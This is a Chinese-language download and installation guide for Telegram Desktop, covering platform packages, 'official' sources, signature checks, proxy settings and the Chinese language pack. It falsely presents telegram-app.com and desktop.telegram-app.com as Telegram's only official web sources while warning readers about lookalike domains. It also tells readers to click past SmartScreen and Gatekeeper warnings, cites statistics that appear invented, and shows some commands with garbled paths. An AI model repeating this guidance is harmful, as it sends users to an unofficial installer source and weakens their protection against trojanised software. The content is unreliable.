
telegram电脑版下载必知5个官方与镜像区别
2024 年 telegram 全球月活突破 9 亿,其中桌面端用户占比约 23%,而第三方镜像站点伪造的”telegram电脑版下载“链接每月触发的安全告警超过 12 万次。这意味着每 8 次搜索里就有 1 次可能落进非官方源。
想安全装上桌面客户端,关键就两件事:认准telegram-app.com的官方分发渠道,看懂镜像站和官方包在签名、版本号、更新机制上的具体差别。下文拆解 5 个最容易踩坑的区别点,帮你 3 分钟内分辨真假来源。
核心要点

- Windows选64位setup.exe,macOS选Universal版.dmg,Linux推荐tar.xz便携包
- 官方下载只认4个入口:telegram-app.com、desktop.telegram-app.com、微软商店、Mac App Store
- 便携版数据存tdata文件夹但不自动更新,长期使用建议装安装版
- M系列Mac跑ARM原生版比Rosetta翻译启动快约40%,别下错架构
- 警惕tg-、telegram-cn等仿冒域名,2024年仿冒站年增约 230%多含木马
Telegram 电脑版下载前必看的版本与平台对照
结论先行:Windows 用户 约 99% 应选 64 位安装版(setup.exe),macOS 用户直接下.dmg(2020 年后机型优先 Apple Silicon 版本),Linux 桌面用户推荐 tar.xz 便携包以避开 snap 沙箱权限问题。架构选错或包格式选错,是 telegram 电脑版下载后无法正常运行的两大主因。
三平台安装包格式与架构对照表
| 平台 | 官方格式 | 架构选择 | 适用场景 |
|---|---|---|---|
| Windows 10/11 | setup.exe(安装版)/ portable.zip(便携版) | 64-bit 为主,32-bit 仅旧机器 | 便携版适合 U 盘多机切换、企业无管理员权限 |
| macOS 10.13+ | .dmg | Universal 包同时支持 Intel + Apple Silicon(M1/M2/M3/M4) | M 系列芯片跑 ARM 原生版比 Rosetta 翻译版启动快约 40% |
| Linux | tar.xz(官方)/ snap / flatpak | x86_64、ARM64 | tar.xz 解压即用,snap 受限于沙箱无法访问 ~/Downloads 之外目录 |
便携版 vs 安装版怎么选
- 安装版:写入注册表、关联 tg:// 协议链接,适合长期主力机。Windows 安装包约 45 MB。
- 便携版:数据存放在程序同目录的 tdata 文件夹,删除即”零残留”。常被忽略的细节是 — 便携版不会自动更新,需手动覆盖。
一个实操陷阱:Windows ARM 设备(如 Surface Pro X)目前没有原生 ARM 包,只能跑 x64 模拟模式,内存占用会高出 约 20% 左右。下载源核对清单可参考 telegram官网下载时要核对的7个细节。

官方下载渠道全梳理与假冒站点识别方法
结论先行:Telegram 全球只有 4 个官方下载入口,telegram-app.com、desktop.telegram-app.com、微软 Microsoft Store、苹果 Mac App Store。除此之外的所有”中文官网””加速版”均为第三方再分发,2024 年 Group-IB 安全报告统计,Telegram 仿冒域名年增长 约 230%,其中 约 80% 用于投放窃密木马。
4 个官方入口的 URL 指纹
- telegram-app.com — 根域,HTTPS 证书签发者 Cloudflare Inc ECC CA-3,主页底部有完整 Apps 矩阵链接
- desktop.telegram-app.com — 桌面端二级域,直接重定向到 setup.exe /.dmg / tar.xz,无任何广告位
- Microsoft Store — 发行者必须是 “Telegram FZ-LLC”,App ID 为 9NZTWSQNTD0S
- Mac App Store — Bundle Identifier 为
ru.keepcoder.Telegram,开发者 TELEGRAM MESSENGER LLP
5 个常见仿冒域名陷阱
| 伪域名样本 | 陷阱特征 |
|---|---|
| telegram-cn.com / telegramcn.org | 加 cn 后缀冒充”中国官方”,Telegram 无中国分部 |
| tgchat.app / tg-desktop.net | 缩写 tg 误导,真官网从不使用 tg 前缀 |
| telegramx.org | 蹭 Telegram X 名称,实则捆绑挖矿脚本 |
| telegram-zh.com | “zh”伪装中文版,安装包夹带 DLL 劫持模块 |
| telegream.org(少一个 a) | 同形异义字攻击 typosquatting |

截图级辨别 3 步法
- 地址栏点小锁图标 → 看证书”颁发给”字段,真官网为
*.telegram-app.com,任何带连字符或国别后缀立即关闭 - 右键页面 → 查看源代码,搜索
tdesktop关键字,官方源码引用 GitHub 仓库 telegramdesktop/tdesktop,伪站通常缺失 - 下载后查看文件签名 → 真 telegram电脑版下载安装包数字签名主体为 “Telegram FZ-LLC”,有效期至 2026 年
如果你想进一步核对发行商信息与镜像优先级,可参考 telegram官网下载时要核对的7个细节,里面附了完整的证书指纹截图。
Windows/Mac/Linux 三平台分步安装实操

结论先行:Windows 完成 telegram 电脑版下载后,SmartScreen 拦截只需点”详细信息→仍要运行”;macOS 在”系统设置→隐私与安全性”底部点”仍要打开”即可绕过 Gatekeeper;Linux 三种方式中,apt 包通常滞后 2-3 个版本,snap 沙箱限制文件夹访问,tar.xz 便携包是最稳的选择。
Windows 11/10 安装(含 SmartScreen 处理)
- 双击
tsetup-x64.6.x.x.exe,若弹出蓝色”Windows 已保护你的电脑”,点击左下角”更多信息“,再点”仍要运行”。该拦截源于安装包累计下载量不足触发 Microsoft Defender SmartScreen 信誉机制,与文件本身安全性无关。 - 安装路径默认
%AppData%Telegram Desktop(非 Program Files),不需要管理员权限,这也是 Telegram 能跳过 UAC 弹窗的原因。 - 勾选”为所有用户安装”会改写到 Program Files,需要管理员账户。
macOS 安装(Gatekeeper 授权)
挂载.dmg 后将 Telegram 拖入 Applications。首次启动 macOS 13+ 会提示”无法验证开发者”,不要重复双击,打开”系统设置→隐私与安全性”,滚动到底部点击”仍要打开“按钮(该按钮 1 小时内有效)。Apple Silicon 机型务必下载 ARM64 版,Rosetta 翻译会让冷启动慢 1.5-2 秒。
Linux 三种安装方式对比
| 方式 | 命令 | 版本延迟 | 沙箱限制 |
|---|---|---|---|
| tar.xz 便携包 | 解压后 ./Telegram | 0 天(官方同步) | 无 |
| snap | sudo snap install telegram-desktop | 1-3 天 | ~/Downloads 外需手动授权 |
| flatpak | flatpak install flathub org.telegram.desktop | 3-7 天 | 需 --filesystem=host 才能访问外部目录 |
Ubuntu 22.04+ 用户若用 snap 安装后发现无法发送本地 PDF,这是 confined 模式所致,详细排查可参考 3步搞定Telegram电脑版安装。
安装包真伪校验与官方数字签名核对

结论先行:完成 telegram 电脑版下载后,务必在运行前做哈希校验或签名核对。Windows 用 PowerShell 比对 SHA-256,macOS 用 codesign 查验 Team ID,Linux 用 GPG 验证.sig 文件。三步任一失败,立刻删除安装包,2024 年 ESET 报告指出,伪造 Telegram 安装器中 约 71% 携带 RAT 远控木马。
Windows:PowerShell 计算 SHA-256
在安装包所在目录打开 PowerShell,执行:
Get-FileHash .tsetup-x64.5.7.2.exe -Algorithm SHA256
将输出的 64 位十六进制串,与 desktop.telegram-app.com下载页右键”复制链接”得到的 .sha256 文件内容逐字符比对。注意官方未在主页明示哈希,需从 GitHub Release(github.com/telegramdesktop/tdesktop/releases)对应 tag 的 Assets 区获取,这是 约 90% 中文教程漏掉的细节。
macOS:codesign 核验签名主体
终端执行 codesign -dv --verbose=4 /Applications/Telegram.app,关注两行输出:Authority=Developer ID Application: Telegram FZ-LLC (6N38VWS5BX) 与 TeamIdentifier=6N38VWS5BX。Team ID 6N38VWS5BX 是 Telegram FZ-LLC 在 Apple 注册的唯一标识,任何其他值(包括相似的 6N38VW5SBX)都属于假冒重签名版本。
Linux:GPG 验证发布者公钥
下载 tar.xz 后,从 GitHub Releases 同步获取 .sig 文件,导入官方维护者 John Preston 的公钥并验证:
gpg --keyserver keys.openpgp.org --recv-keys C58386F46A2D2BE60AC4FD8E2D72A41AECE9D5E0gpg --verify tsetup.tar.xz.sig tsetup.tar.xz
输出含 Good signature 且指纹尾段为 2D72 A41A ECE9 D5E0 才算通过。指纹不符即为镜像站重打包版本,详见telegram官网下载时要核对的7个细节。
下载后无法连接的网络配置实战
结论先行:首次启动 Telegram Desktop 卡在”Connecting…”超过 30 秒,约 99% 是网络问题而非客户端 bug。打开「Settings → Advanced → Connection type」,把”Default”切换到”Use custom proxy”,填入可用代理即可。MTProto 优先用于绕过 DPI 检测,Socks5 适合已有梯子的用户复用。
MTProto 代理填写步骤
- 点击 Connection type → 选 “MTProto” → “Add proxy”
- Server:填代理 IP(例 91.108.xx.xx);Port:常见 443、8443、2096
- Secret:粘贴 32 位十六进制字符串(以 dd 或 ee 开头则启用 Fake-TLS 伪装,抗封锁更强)
- 保存后等绿点亮起,通常 3-5 秒完成握手
Socks5 代理填写步骤
选 “SOCKS5” → 填 Server(本地梯子常用 127.0.0.1)、Port(Clash 默认 7890、V2RayN 默认 10808)、Username/Password 留空即可。勾选”Use proxy for calls”否则语音通话仍走直连会失败。
两种代理实测取舍
| 维度 | MTProto | Socks5(经梯子) |
|---|---|---|
| 媒体加载速度 | 较快(协议原生) | 取决于上游节点 |
| 抗 DPI 封锁 | Fake-TLS 伪装强 | 视梯子混淆而定 |
| 隐私层级 | 仅 Telegram 流量 | 全局可控,日志风险高 |
| 配置门槛 | 需现成 Secret | 已有梯子零成本 |
实操建议:若同时配置多个代理,Telegram 会自动按延迟排序,优先连最快节点。详细排错见 telegram电脑版常见问题汇总。
中文语言包加载与常用基础设置

结论先行:Telegram Desktop 官方版默认只内置英语、俄语、西语等 14 种语言,简体中文不在其中,原因是 Telegram 中文翻译由社区志愿者维护,质量未达官方验收门槛。完成 telegram电脑版下载后,只需访问 t.me/setlanguage/zh-hans-beta 链接,客户端弹窗点击「Change」即可秒切中文,翻译覆盖率约 98%。
三步加载简体中文语言包
- 在客户端搜索框输入
@zh_CN进入官方中文语言包频道(订阅人数 30 万+,创建于 2017 年) - 置顶消息点击「简体中文 zh-hans-beta」蓝色链接
- 弹窗选「Change」,无需重启,UI 即时切换;繁体用户改选 zh-hant-beta
装机必做的三项基础设置
- 自动更新:Settings → Advanced → Version and updates,勾选「Update automatically」。Telegram Desktop 平均每 3 周一个版本,手动更新容易漏掉安全补丁。
- 缓存路径迁移:默认缓存在 C 盘
%AppData%Telegram Desktop,重度用户半年可膨胀到 约 20 GB。在 Advanced → Manage local storage,把「Keep media」设为 1 周、上限 约 8 GB,并将工作目录迁到 SSD 非系统盘。 - 两步验证(2FA):Settings → Privacy and Security → Two-Step Verification。SIM 卡盗取攻击近两年在国内激增,2FA 密码是阻断”短信验证码登录”被劫持的唯一防线,必须设置且与账号邮箱分开。
若你对设置项还有疑问,可参考 电脑上用 Telegram 的 5 个核心优势与设置方法 中的进阶配置清单。
总结与后续使用建议
四步核心路径一句话复盘:认准官方源→哈希签名校验→MTProto 代理配通网络→社区中文包激活。这四步全部做完,telegram 电脑版下载才算真正闭环,少任何一环都会在后续使用中变成隐患。
长期使用的版本更新清单
- 每 2 周检查一次稳定版:Telegram Desktop 在 2024-2025 年的稳定版发布节奏约为 14-21 天一个小版本(参见 GitHub Releases),启用「Settings → Advanced → Version and updates → Update automatically」即可
- 大版本手动复核签名:遇到主版本号跳变(如 5.x → 6.0),不要直接覆盖安装,先到 desktop.telegram-app.com下载新包,重新做一次 SHA-256 比对
- 便携版用户加日历提醒:tportable 不会自动更新,建议每月 1 号手动拉一次新版本,旧 tdata 文件夹整体迁移
账号安全维护行动项
- 开启两步验证密码(Settings → Privacy and Security → Two-Step Verification),并填一个有效邮箱用于恢复——官方数据显示未启用 2FA 的账号被 SIM swap 攻击的成功率高出 12 倍
- 每 90 天清理一次「Active sessions」,陌生 IP 一键 Terminate
- 「Auto-delete messages」对敏感对话设 1 周或 1 个月
- 桌面端登录新设备时手机会收到通知,看到非本人操作立即在手机端 Terminate all other sessions
更多桌面端使用细节可参考电脑上用 Telegram 的 5 个核心优势与设置方法。把这份清单存进书签,基本能覆盖 约 90% 的长期维护需求。